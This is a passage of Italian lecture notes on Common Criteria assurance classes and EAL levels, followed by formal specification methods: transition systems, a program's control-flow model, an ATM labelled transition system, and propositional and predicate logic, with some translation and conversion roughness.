- **ADV_SPM**: lo sviluppatore deve fornire un **modello formale di politica di sicurezza (SPM)** e una prova di corrispondenza con le specifiche funzionali.
- **ADV_TDS**: lo sviluppatore deve fornire la **progettazione del TOE con la mappatura delle interfacce funzionali del TSF** (6 componenti con livelli crescenti di dettaglio e di rigore).

I test di classe (ATE)

Questo è l'elenco delle famiglie:

- **ATE_COV: Copertura**
 - Lo sviluppatore deve fornire evidenza della copertura del test e della sua analisi (3 componenti con requisiti crescenti sulla copertura)
- **ATE_DPT: Profondità**
 - Lo sviluppatore deve dimostrare la profondità dei test
- **ATE_FUN: Test funzionali**
 - Lo sviluppatore deve eseguire test funzionali e fornire i risultati e la documentazione che dimostrino il superamento dei test (2 componenti con requisiti crescenti sui test)
- **ATE_IND: Test indipendente**
 - Il valutatore deve confermare i test dello sviluppatore ed eseguire altri test (test indipendente).

La classe di valutazione della vulnerabilità (AVA)

In questo caso c'è **una** sola famiglia, con 5 componenti che richiedono un crescente **rigore** nell'analisi delle vulnerabilità da parte del valutatore e un crescente **potenziale di attacco** richiesto da un attaccante per identificare e sfruttare le potenziali vulnerabilità.

	Rigor of VA	Attack potential
1	Survey based on searches in public repositories	Basic
2	Real VA done by evaluator	Enhanced-Basic
3	Focused VA (based on more information)	Enhanced-Basic
4	Methodical VA	Moderate
5	Methodical VA	High

trovato. Il livello **base** significa che nella fase di PT vengono adottate solo le tecniche più semplici per gli attacchi. Esistono poi i livelli **base potenziato, moderato e alto**, in cui vengono adottate tecniche di exploit più difficili.



Livelli di garanzia

Supponiamo che per il prodotto vengano selezionati alcuni di questi componenti di garanzia. Il risultato è un mix di componenti. Come misurare la garanzia di sicurezza raggiunta? Lo standard definisce alcuni livelli discreti chiamati **Evaluation Assurance Levels (EAL)**, ma è anche possibile definire **livelli personalizzati intermedi**. I livelli sono numerati, ma è possibile definire un livello che sia, ad esempio, compreso tra 1 e 2. In generale, questi EAL sono definiti con alcuni criteri: ogni EAL richiede un insieme di componenti, quindi mentre si passa da un livello al successivo possono essere introdotti altri componenti (ad esempio, di altre famiglie) e c'è la possibilità che i componenti siano sostituiti con componenti di garanzia di **livello superiore** (della stessa famiglia). Gli EAL predefiniti sono: *EAL1 - testato funzionalmente, EAL2 - testato strutturalmente, EAL3 - testato e controllato metodicamente, EAL4 - metodicamente progettato, testato e revisionato, EAL5 - semiformalmente progettato e testato, EAL6 - semiformalmente verificato, progettato e testato, EAL7 - formalmente verificato, progettato e testato.*

È possibile notare che i nomi contengono parole *semiformali/formali*: ciò ha a che fare con l'applicazione di metodi formali nella valutazione o, in generale, nelle tecniche di assicurazione. Solo i livelli più alti utilizzano metodi formali.

L'immagine mostra l'EAL e i componenti selezionati per ogni livello dalle classi viste in precedenza. È possibile notare che, ad esempio, per certificare un prodotto al livello 1 è sufficiente fornire solo alcuni componenti (quindi poche tecniche di assicurazione). Passando al livello 2 ne serviranno altre, e così via...

Class	Family	Assurance Components						
		EAL1	EAL2	EAL3	EAL4	EAL5	EAL6	EAL7
Development	ADV_ARC		1	1	1	1	1	1
	ADV_FSP	1	2	3	4	5	5	6
	ADV_IMP				1	1	2	2
	ADV_INT					2	3	3
	ADV_SPM						1	1
	ADV_TDS		1	2	3	4	5	6
Tests	ATE_COV		1	2	2	2	3	3
	ATE_DPT			1	1	3	3	4
	ATE_FUN		1	1	1	1	2	2
	ATE_IND	1	2	2	2	2	2	3
VA	AVA_VAN	1	2	2	3	4	5	5

EAL1 Funzionalmente testato

Il CC fornisce anche alcune indicazioni su quando il livello potrebbe essere utilizzato. Il livello 1 è semplice e può essere applicato a sistemi in cui le **minacce alla sicurezza non sono considerate gravi** (ad esempio, se gli asset da proteggere non hanno un valore molto elevato). In questo caso non è necessario ricavare l'SFR dalle minacce e lo sviluppatore non è tenuto a fornire prove materiali per condurre la valutazione. La valutazione della vulnerabilità è molto semplice: si tratta solo di un'*indagine sulla vulnerabilità*, un test indipendente rispetto alle specifiche e alle linee guida.

Testato strutturalmente EAL2

È richiesto un **livello da basso a moderato di sicurezza garantita in modo indipendente** in assenza di una disponibilità immediata del record completo di sviluppo (ad esempio, può essere applicato a sistemi legacy per i quali potrebbero non essere disponibili tutte le informazioni sullo sviluppo). In questo caso è necessaria la collaborazione dello sviluppatore in termini di fornitura di informazioni di progettazione e risultati di test. È prevista anche una vera e propria analisi delle vulnerabilità (a differenza del livello precedente, in cui c'era solo un'indagine).

EAL3 Testato e controllato metodologicamente

È richiesto un **livello moderato di sicurezza garantita in modo indipendente** e un'indagine approfondita del TOE e del suo sviluppo, **senza una sostanziale reingegnerizzazione**. Ciò significa che il processo di sviluppo non viene influenzato a tal punto da dover reingegnerizzare lo sviluppo del prodotto. Requisiti aggiuntivi su ciò che è richiesto allo sviluppatore e alla sua analisi

EAL4 Progettato metodologicamente Testato e revisionato

È richiesto **un livello da moderato a elevato di sicurezza garantita in modo indipendente nei TOE convenzionali di base**. Uno dei casi tipici è quello dei sistemi operativi, per i quali si suggerisce una valutazione di livello 4. Ingegneria di sicurezza positiva basata su buone pratiche di sviluppo commerciale che, per quanto rigorose, non richiedono conoscenze specialistiche sostanziali, competenze e altre risorse. Include la valutazione della progettazione dell'implementazione e di VA e PT più mirate.

EAL5 Progettato e testato in modo semi-formale

È il primo livello in cui vengono introdotti (solo parzialmente) i metodi formali. Questo livello si applica solo ai sistemi critici per la sicurezza. È richiesto un **livello elevato di sicurezza garantita in modo indipendente** in uno sviluppo pianificato e un **approccio di sviluppo rigoroso** senza incorrere in costi irragionevoli attribuibili a tecniche specialistiche di ingegneria della sicurezza (sistemi critici per la sicurezza). Richiede artefatti di sviluppo più completi e rigorosi. Richiede una maggiore profondità nei test e nella metodologia VA e PT, ipotizzando un potenziale di attacco moderato.

EAL6 Verificato semi-formalmente Progettato e testato

È richiesta **un'elevata garanzia derivante dall'applicazione di tecniche di ingegneria della sicurezza a un ambiente di sviluppo rigoroso** per produrre un TOE di qualità superiore per la protezione di **beni di alto valore contro rischi significativi**. Richiede modelli formali di politiche di sicurezza e dimostrazioni di corrispondenza. Richiede VA e PT metodologici, ipotizzando un alto potenziale di attacco.

EAL7 formalmente verificato Progettato e testato

In questo caso, i metodi formali vengono applicati ampiamente in tutte le fasi di sviluppo. Applicabile allo sviluppo di TOE di sicurezza da applicare in **situazioni di rischio estremamente elevato** e/o dove l'alto valore delle risorse giustifica i costi più elevati. L'applicazione pratica dell'EAL7 è attualmente limitata ai TOE con funzionalità di sicurezza strettamente focalizzate e suscettibili di un'analisi formale approfondita.

Tecniche di specificazione formale

I metodi formali possono essere utilizzati per ottenere un livello più elevato di garanzia sulla sicurezza e possono essere impiegati durante tutto il processo di sviluppo. Verranno presentati due aspetti: la **specificazione formale** e la **verifica formale**. Il primo ha a che fare con il modo in cui forniamo una descrizione precisa e non ambigua di un sistema o delle sue proprietà di sicurezza, mentre il secondo riguarda il modo in cui verifichiamo formalmente che questa proprietà sia valida per un particolare sistema.

Metodi formali

Questo termine viene utilizzato per includere entrambi gli aspetti:

- **Specificazione formale:** si basa su un modello matematico che introduce un'astrazione rispetto alla realtà (rappresenta le parti più significative della realtà, non necessariamente tutta). Può essere utilizzata in diverse fasi dello sviluppo. Possiamo avere *specifiche dei requisiti*, specifiche strutturali e comportamentali a diversi livelli di astrazione (in diverse fasi di progettazione).
- **Verifica formale:** verifica dell'autoconsistenza dei modelli formali (ottenuti tramite specificazione formale); verifica che un modello comportamentale formale soddisfi la sua specifica formale dei requisiti; verifica della coerenza incrociata di due modelli comportamentali formali (a diversi livelli di astrazione).

Specifiche formali

Una specifica formale deve avere le seguenti caratteristiche: **non ambigua** (nessuna interpretazione multipla), **consistente** (nessuna contraddizione interna) e **completa** (tutte le informazioni **rilevanti** sono rappresentate nel modello). Se il linguaggio che utilizziamo per le specifiche formali è caratterizzato da queste proprietà, è un linguaggio formale. Un linguaggio per essere formale deve avere una *sintassi formale* e una *semantica formale*.

Possiamo avere diversi modelli matematici che possono rappresentare un modello formale. Alcuni esempi sono:

- Circuito combinatorio -> *Funzione booleana*
- Circuito sequenziale -> *Macchina a stati finiti*
- Meno immediato per software e sistemi

Esistono due *stili* diversi per esprimere un modello formale. In questo caso l'attenzione è rivolta ai modelli comportamentali, poiché possono esistere due tipi di modelli: **strutturali** e **comportamentali**. Il modello **strutturale** è usato per descrivere come è strutturato il sistema (come è composto, ad esempio un diagramma a blocchi che rappresenta i moduli e i componenti di un sistema), mentre il modello **comportamentale** è quello che rappresenta il comportamento del sistema. Per la sicurezza siamo interessati ai modelli comportamentali. Esistono due modi principali per specificare un modello comportamentale:

- **Stile operativo**, chiamato anche *stile imperativo* perché si descrive il comportamento specificando le operazioni e le azioni eseguite dal sistema (come si fa con un linguaggio di programmazione imperativo). La macchina a stati è un esempio di modello matematico operativo in cui esiste un insieme di stati e di transizioni da uno stato all'altro. In questo modo è possibile descrivere il comportamento di un sistema in modo più astratto. Una macchina a stati può essere anche una macchina a stati infiniti (ad esempio, non esiste un limite massimo alla quantità di memoria che un sistema può avere). Viene utilizzata soprattutto per specificare la progettazione del sistema e i modelli di implementazione.
- **Stile descrittivo**, detto anche stile *dichiarativo* per cui può essere paragonato ai linguaggi di programmazione dichiarativi. In questo caso si descrivono le proprietà del sistema senza specificare esplicitamente come il sistema si comporta in termini di azioni. Ad esempio, è possibile specificare il comportamento di una funzione quadratica dicendo semplicemente che con l'ingresso x , l'uscita è $y: y=x^2$ senza dire come viene calcolato internamente il quadrato. Si usa soprattutto per specificare requisiti/proprietà, perché quando si specificano i requisiti non si vuole imporre un modo

particolare di implementare il sistema.

È possibile classificare i modelli comportamentali (o il comportamento del sistema) in diverse classi in base alla loro complessità:

- **Sistemi computazionali (o di trasformazione)**
 - Questo è il caso della funzione quadratica, quando l'importante è ricevere un input X e produrre un output Y corrispondente. Dopo aver portato a termine questo compito, terminano.
 - Operativamente, possono essere descritti da un algoritmo per calcolare Y da X.
 - Dal punto di vista descrittivo, possono essere descritti dalla funzione matematica o dalla relazione che lega Y a X.
- **Sistemi reattivi**
 - Quello solitamente utilizzato nei sistemi distribuiti.
 - Il loro compito è quello di interagire in un modo predefinito con l'ambiente (rispettando alcuni vincoli temporali, ad esempio l'implementazione di un protocollo di comunicazione è un sistema reattivo perché interagisce continuamente con l'ambiente e gli utenti). Non possono terminare.
 - La loro specifica deve descrivere il modo in cui interagiscono con l'ambiente (le possibili sequenze di interazioni).
 - Dal punto di vista operativo, possono essere descritti da una *macchina a stati* (modello di transizione tra stati).
 - Dal punto di vista descrittivo, possono essere descritti da *formule logiche* (temporali) (per saperne di più in seguito)

Questa classificazione non ha nulla a che fare con la distinzione tra sistemi concorrenti e sequenziali, perché ha a che fare con la natura dei requisiti del sistema. Ad esempio, potrebbe esistere un sistema computazionale che è concorrente perché calcola i risultati per mezzo di alcuni processi concorrenti, ma ciò che deve ottenere è un certo output dato un certo input. Allo stesso tempo, è possibile avere un sistema reattivo che non utilizza la concorrenza interna, ma che quando interagisce con l'ambiente è tipicamente asincrono rispetto al sistema stesso, per cui l'ambiente e il sistema operano in modo concorrente.

Inoltre, i sistemi reattivi sono un caso più generale di sistemi computazionali (leggere un ingresso, fornire un'uscita). Ciò implica che le tecniche di specifica per i sistemi reattivi sono esse stesse una superclasse di tecniche di specifica per i sistemi computazionali.

Modelli di transizione tra stati

Cominciamo con i modelli operativi per mostrare come sia possibile descrivere qualsiasi tipo di sistema mediante modelli di transizione di stato. Un modello di transizione di stati può essere espresso formalmente utilizzando un insieme di stati con uno stato iniziale e una relazione di transizione che specifica le transizioni. La relazione di transizione è un sottoinsieme del prodotto cartesiano $S \times S$. In pratica è un insieme di coppie di stati (stato iniziale, stato di destinazione). Può essere rappresentata con un diagramma di stato.

- **Sistema di transizione (TS):** (S, init, ρ)
 - S : insieme di stati
 - init : stato iniziale ($\text{init} \in S$)
 - ρ : relazione di transizione ($\rho \subseteq S \times S$)
- **Sistema di transizione etichettato (LTS):** $(S, \text{init}, L, \rho)$
 - S : insieme di stati
 - init : stato iniziale ($\text{init} \in S$)
 - L : insieme di etichette (eventi)
 - ρ : relazione di transizione ($\rho \subseteq S \times L \times S$) dove il primo S è lo stato di partenza, poi l'evento (insieme di etichette) e infine lo stato di destinazione.


Esempio: Modello di transizione di stato di un programma sequenziale in esecuzione

Per un programma sequenziale è possibile estrarre il **Control Flow Graph** (CFG). Si tratta di un grafo che descrive quali sono le istruzioni del programma e come sono collegate tra loro. Il grafo comprende un punto di ingresso, un punto di uscita, assegnazioni e test (alcuni dei nodi del grafo). Ogni nodo di test fornisce 2 uscite.

Il CFG è un modello del flusso di controllo del programma. Descrive il comportamento del programma. Questo modello non

catturare lo stato delle variabili. Per includere lo stato delle variabili, dobbiamo aggiungere a questo CFG qualcosa' altro.

```
int f(int a, int b)
{
    while (a!=b) {
        if (a>b)
            a = a-b;
        else
            b = b-a;
    }
    return(a);
}
```



Variabili di modellazione

I possibili contenuti delle variabili possono essere modellati come **elementi di insiemi**. Alcuni esempi sono:

- Una singola variabile int → modellata dall'insieme di numeri interi N
- Due variabili int a e b → modellate dal prodotto cartesiano NxN

In generale, V (singola variabile) può essere modellato dall'insieme di tutti i possibili contenuti delle variabili.

Possiamo mettere insieme il modello delle variabili e il modello delle FC per utilizzare un **sistema di transizione** per modellare la

comportamento completo di un programma. Il TS: (S, init, ρ), dove:

- **Stati (S)**: insieme di coppie $< s, v >$ dove s è **lo stato di controllo** (un bordo del CFG) e v è lo stato di controllo.
- **contenuto delle variabili** (un elemento di V)
- **Stato iniziale (init)**: $< s_0, v_0 >$ dove s_0 è il bordo uscente dal vertice di ingresso e v_0 è un elemento di V (ad esempio l'elemento di V corrispondente a "tutte le variabili non inizializzate")
- **Transizioni di stato (ρ)**: determinate dalla semantica degli enunciati del programma.

Esempio: Sistema di transizione

Questo è un esempio con ingresso 0,1. Lo stato iniziale è s_0 e (0,1) sono i valori delle due variabili a, b . A partire da questo stato si verifica un test $a! = b$ e poiché lo è, allora lo stato successivo è s_1 e il valore delle variabili non cambia.


C'è poi un altro test

$a > b$ e in questo caso è falso, quindi lo stato è s_4 e i valori non cambiano.


Poi viene eseguita l'istruzione $b = b - a$ e dopo questa assegnazione $b = 1 - 0 = 1$ e il valore non cambia. Si ha quindi lo stato s_6 e

allora s_7 e si torna allo stato s_1 e così via. Il TS è costruito per questo caso e possiamo notare un ciclo quando i valori sono 0 e 1. Ci sarà un TS diverso se cambiamo il valore delle variabili.

CFG




TS



Non-determinismo

Nello sviluppo di modelli di transizione di stato non è possibile conoscere in anticipo, ad esempio, gli input di un programma. Il non-determinismo dà la possibilità di passare da uno stato all'altro a seconda del valore effettivo che sarà, ad esempio, l'input.

Un altro caso diverso è quello della concorrenza. Il modo in cui i processi sono programmati non è noto a priori, ma solo a tempo di esecuzione. Un altro caso comune è quello di un modulo di un sistema che non è stato ancora specificato e di cui non si conosce il comportamento effettivo, per cui il non determinismo viene utilizzato anche per rappresentare diverse possibili scelte di implementazione. L'esempio mostra il non determinismo in cui l'affermazione iniziale è che le variabili sono ora



letto da una `scanf`. Deve rappresentare tutti i possibili comportamenti del programma quando riceve valori diversi. (u,u) significa che entrambe le variabili sono indefinite. I punti significano che ci sono molte altre righe a partire da $s00$. Il problema è la complessità della TS, poiché se (a,b) sono interi a 64 bit, ci sono tutte le combinazioni di 64 valori, il che è enorme.


Esempio: Modello di transizione di stato dell'esecuzione di un programma concorrente

Ogni processo sequenziale che fa parte di un sistema concorrente può essere rappresentato da un TS. È possibile partire dai TS dei singoli programmi sequenziali che compongono il sistema distribuito (un sistema distribuito è concorrente). L'intero sistema concorrente può essere rappresentato da un TS prodotto:

- **Insieme di stati** $S=S_1 \times S_2 \times \dots$ che è il prodotto cartesiano degli insiemi di stati. Ogni stato è una tupla. Ogni elemento della tupla è lo stato di un singolo processo concorrente.
- **Stato iniziale**: $\text{init}=\langle \text{init}_1, \text{init}_2, \dots \rangle$ che è una tupla composta dagli stati iniziali di tutti i processi concorrenti.
- **Relazione di transizione**: $\rho(\langle s_1, s_2, \dots \rangle, \langle s'_1, s'_2, \dots \rangle)$ iff $\rho_i(s_i, s'_i)$ per alcuni i , e $s_i = s'_i$ per gli altri. Date due tuple, la relazione di transizione è vera se è possibile passare dalla prima tupla alla seconda con la transizione. È possibile passare da una tupla all'altra quando uno dei processi concorrenti esegue alcune azioni. Se un processo si sposta, lo stato dell'intero sistema cambia.

Esempio: Modello operativo di un ATM come LTS

Qui non c'è un programma ma un sistema (Automatic Teller Machine). Per prima cosa, definiamo la struttura del sistema rappresentato in figura: c'è un *controllore*, un *lettore di carte*, un *display*, un *distributore di denaro* e l'*utente*. Tutti questi componenti hanno un proprio comportamento e ognuno di essi ha un comportamento sequenziale, ma agiscono in modo asincrono e indipendente, per cui è necessario creare l'intero modello come un sistema di transizione di prodotti.



Per semplicità, concentriamoci su alcuni di questi componenti.

Definiamo alcuni eventi che possono verificarsi durante il suo funzionamento. Gli eventi sono le "frecce" nelle immagini che specificano chi è l'originatore e chi è il destinatario. Ad esempio, "*reader got card*" significa che una carta è stata inserita nel lettore, quindi questa informazione viene comunicata dal lettore al controllore. Un altro comando è "*eject card*", che è un comando che il controllore dà al lettore di schede. Il successivo è "*rc(x)*".



che significa "*leggi l'informazione x dalla scheda*" e in questo caso è generato dal controllore che vuole leggere alcune informazioni dalla scheda. Il valore specifico di "*x*" corrisponderà a ciò che è stato effettivamente letto. Si tratta di un evento che avviene più precisamente con la collaborazione del lettore di schede, per cui in genere ci saranno una risposta e una replica, ma qui è rappresentato come un singolo evento. Un altro evento è "*carta memorizzata dal lettore*", un messaggio informativo che il lettore di carte invia al controllore per comunicare che la carta è stata memorizzata. Si verifica quando, dopo un timeout, l'utente non prende la tessera e questa viene memorizzata all'interno della macchina. L'ultimo evento è "*display x*", in cui il controllore chiede al display di mostrare alcune informazioni. Le azioni tra l'utente e il lettore di schede sono due: "*inserire la carta*" e "*prendere la carta*".

Descriviamo ora il comportamento dei componenti, ognuno dei quali è un TS. Guardando il controllore, lo stato iniziale è lo stato 1 e ciò che il controllore si aspetta che accada è l'evento "*gc*", quindi attende che si verifichi l'evento "*gc*". Dopo che la carta è stata letta dal lettore, il controllore vuole leggere alcune informazioni: si tratta di una singola transizione, ma in realtà corrisponde a una molteplicità di eventi che avranno transizioni diverse. Quindi, l'informazione può essere "*valida*" o "*non valida*".


Se la lettura della scheda non è valida, viene visualizzato un errore e il controllore richiede l'espulsione della scheda e visualizza nuovamente la pagina iniziale.

Osservando il lettore di schede, lo stato iniziale è "0", il che significa che il lettore è vuoto. L'utente può inserire la scheda e quando lo fa, si passa allo stato "1". Da questo stato il lettore di schede blocca la scheda e informa il controllore che è stata inserita una scheda. Si noti che dopo averla inserita, l'utente può ancora prenderla, ma quando la carta è stata bloccata non è più in grado di prenderla. Quando la scheda è nel lettore, è possibile leggerla (non abilitata nello stato 1). Se il comando di espulsione viene impartito dal controllore al lettore di schede, questo passa allo stato "3": la scheda viene espulsa e viene sbloccata in modo che l'utente possa prenderla. Se l'utente non prende la tessera e scade un timeout (un altro evento interno dell'evento tessera), la tessera viene memorizzata nello stato "4" e infine l'evento "*tessera memorizzata*" viene dato al controllore e si raggiunge nuovamente lo stato iniziale.

È ora possibile costruire il prodotto TS.



Lo stato iniziale dell'intero TS avrà uno stato iniziale composto da due componenti: lo stato 0 del lettore di schede e lo stato 1 del controllore. E poi, da questo stato iniziale ci sarà la possibilità, ad esempio, di avere l'evento "ic" che cambia dallo stato 0 allo stato 1 lo stato del lettore di schede. Poi, ad esempio, può verificarsi l'evento "gc" e, poiché è lo stesso su entrambi i componenti, entrambi passeranno allo stato successivo. Il risultato è quello mostrato in figura.



La concorrenza tende a far esplodere il numero di stati/transizioni. Questo fenomeno è chiamato **esplosione di stati**. Sono quindi necessarie delle strategie per gestire il problema.

Specifiche formali descrittive

Passiamo ora al secondo tipo di tecnica per specificare il comportamento del sistema, che è lo stile **descrittivo**. In questo caso, se si vuole dare una rappresentazione rigorosa ma senza specificare cosa succede in ogni stato, un possibile approccio è quello di utilizzare **formule logiche** (*sistema logico*). La logica viene utilizzata, ad esempio, dai matematici per dimostrare i teoremi, ma lo stesso concetto può essere applicato a concetti diversi. A questo scopo si possono usare diverse logiche:

- Le basi per altre logiche più specializzate sono
 - Logica propositiva
 - Logica dei predicati (ordine I)
- Logiche temporali
- Logiche di ordine I (specializzazioni della logica di ordine I)

Logica propositiva / Logica Proposizionale

Partendo da un esempio: $(P \wedge \neg Q) \Rightarrow \neg R$ è possibile notare "e", "non", "implica" e la formula significa che "P e non Q implica non R". In pratica, la logica proposizionale è la logica booleana, dove gli operatori sono "e", "o", "non", più alcuni operatori derivati come "o" o "xor".

La sintassi è:

formula ::= **P** | **Q** | **R** | ... (proposizioni atomiche, rappresentano qualcosa che può essere vero o falso)
\neg formula it è possibile combinare combinare atomiche proposizioni
 utilizzando operatori
 | **formula** \vee **formula**
 | **(formula)** è possibile utilizzare anche le parentesi.

È possibile esprimere alcuni operatori come combinazione di altri:

$$\begin{aligned} f1 \wedge f2 &\equiv \neg(\neg f1 \vee \neg f2) \\ f1 \Rightarrow f2 &\equiv (\neg f1 \vee f2) \\ f1 \Leftrightarrow f2 &\equiv (f1 \Rightarrow f2) \wedge (f2 \Rightarrow f1) \end{aligned}$$

Esiste poi una **semantica formale**, che è un modo per dare un significato preciso a queste formule. Per dare un significato alla logica proposizionale è possibile definire un'**interpretazione** della logica. La semantica si definisce definendo prima una funzione che mappa le proposizioni atomiche ai valori falso e vero: $AP \rightarrow \{F, T\}$. È necessario conoscere anche il significato degli operatori "e", "o", "non", tipicamente attraverso le **tabelle di verità**.

Ora abbiamo un modo per dare una semantica precisa alla logica. Date queste tabelle e l'interpretazione delle proposizioni atomiche, è possibile dire se una formula è vera o falsa. In genere, si usa la seguente annotazione:

$I \models f$

Dove "I" è l'interpretazione, "f" è la formula. Significa che la formula è vera

sotto l'interpretazione "I". Se l'interpretazione viene modificata (ad esempio, il valore di P, Q, R), il valore può essere modificato.

cambiare (con la stessa interpretazione la formula può diventare falsa e viceversa).

f_1	f_2	$f_1 \vee f_2$
F	F	F
F	T	T
T	F	T
T	T	T

Esistono alcune formule che sono vere o false indipendentemente dall'interpretazione delle proposizioni atomiche e sono chiamate **tautologia** (se è sempre vera) o **contraddizione** (se è sempre falsa). Alcuni esempi:

- **Tautologia:** formula che è sempre vera (indipendentemente dall'interpretazione degli AP).
 - $Q \Rightarrow (P \Rightarrow Q)$ $P \vee (\neg P)$
- **Contraddizione:** formula che è sempre falsa (è la negazione di una tautologia).
 - $P \wedge (\neg P)$

Un altro concetto importante relativo a qualsiasi sistema logico è il concetto di **soddisfabilità**, che è legato al concetto di **validità**.

- Una formula si dice **soddisfacibile** se è vera per almeno un'interpretazione di APs
- Una formula si dice **valida** se è vera per tutte le interpretazioni di AP (cioè, è una

tautologia) La validità e la soddisfabilità sono correlate in questo modo:

$$f \text{ is valid} \Leftrightarrow \neg f \text{ is not satisfiable}$$

Se la negazione della formula non è soddisfacibile, significa che non esiste un'interpretazione di AP per cui $\neg f$ sia vera, per cui f è sempre vera e $\neg f$ sempre falsa.

Logica dei predici (logica del I ordine)

Si tratta di un'estensione della logica proposizionale in cui le proposizioni atomiche (AP) sono sostituite da **predicati** e vengono introdotti i concetti di **costante**, **variabile**, **funzione**, **relazione** e i quantificatori \forall e \exists .

Un esempio è:

$$\forall k ((1 \leq k \leq n) \Rightarrow (v(k) < v(k + 1)))$$

La sintassi (definizione formale) è:

$term ::= a$	i termini della formula sono i dati che possono essere costanti o
x	ma i dati possono essere ottenuti con
$f(term, \dots, term)$	applicazione di funzioni
$(term)$	

atomic formula ::= $A(term, \dots, term)$ A è chiamato predicato: una funzione che mappa alcuni dati in T o

F. Un predicato rappresenta anche una **relazione** sui dati, poiché una relazione è un insieme di tuple. Ad esempio, $1 \leq$

$k \leq n$ sono predicati binari che in questo caso si applicano a 1 e k (il predicato è vero se 1 è \leq allora k, altrimenti è falso). La formula atomica assume lo stesso ruolo che avevano i predicati atomici nella logica proposizionale.

formula ::= **atomic formula**
formule booleane

| $\neg formula$

Partendo da formule atomiche è possibile costruire, utilizzando le operatori come "non"

| $\text{formula} \vee \text{formula}$

| $(\forall x) \text{formula}$

quantificatore esistenziale

| (formula)

o "e"

ed è possibile introdurre il quantificatore forall, mentre il

può essere derivato dal quantificatore universale

Riprendendo il primo esempio:

